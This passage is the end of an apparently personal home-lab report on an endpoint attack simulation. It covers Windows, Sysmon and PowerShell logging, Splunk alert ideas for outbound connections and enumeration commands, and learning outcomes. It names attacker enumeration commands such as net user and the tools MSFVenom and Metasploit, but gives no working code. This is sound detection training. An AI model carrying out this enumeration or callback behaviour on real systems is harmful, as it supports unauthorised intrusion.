- **Command Execution (Windows Event ID 4688, PowerShell Logs, Sysmon Event ID 1):** While Sysmon provides rich process creation logs, standard Windows Security Event ID 4688 (Process Creation) and PowerShell Operational logs (Event ID 4104 for Script Block Logging, if enabled) would show the execution of commands like ipconfig, net user, and net localgroup by cmd.exe or PowerShell processes. These indicate post-exploitation activity and privilege enumeration.



- **Security Event Logs (Various Event IDs):** Other security events, such as logon/logoff attempts, account modifications, or privilege use, could also be observed depending on the attacker's actions and the audit policy configuration.

This detailed telemetry provides a robust foundation for developing Splunk alerts (e.g., "Alert on unknown executables making outbound connections to non-standard ports," "Alert on specific net commands executed by suspicious processes").

6. Conclusion and Learning Outcomes

This endpoint attack simulation and telemetry analysis project was highly successful in achieving its stated goals. It provided invaluable hands-on experience in the practical aspects of cybersecurity, bridging the gap between theoretical knowledge and real-world application.

Key learning outcomes include:

- **End-to-End Attack Chain Understanding:** A holistic view of how an attack progresses from reconnaissance to post-exploitation.
- **Importance of Endpoint Visibility:** Appreciation for the granular data provided by tools like Sysmon and the necessity of comprehensive logging for detection.
- **Practical SIEM Utilization:** Proficiently configuring, ingesting data into, and analyzing logs within Splunk for security monitoring.
- **Foundations of Threat Detection:** Identifying specific log artifacts and patterns that can serve as indicators of compromise (IOCs) and be used to build effective detection rules.
- **Understanding Attacker Tradecraft:** Gaining insight into common attacker tools (MSFVenom, Metasploit) and techniques.

This project significantly enhanced my understanding of how security operations teams leverage logging and SIEM platforms to detect and respond to cyber threats, providing a strong foundation for future roles in cybersecurity analysis and engineering.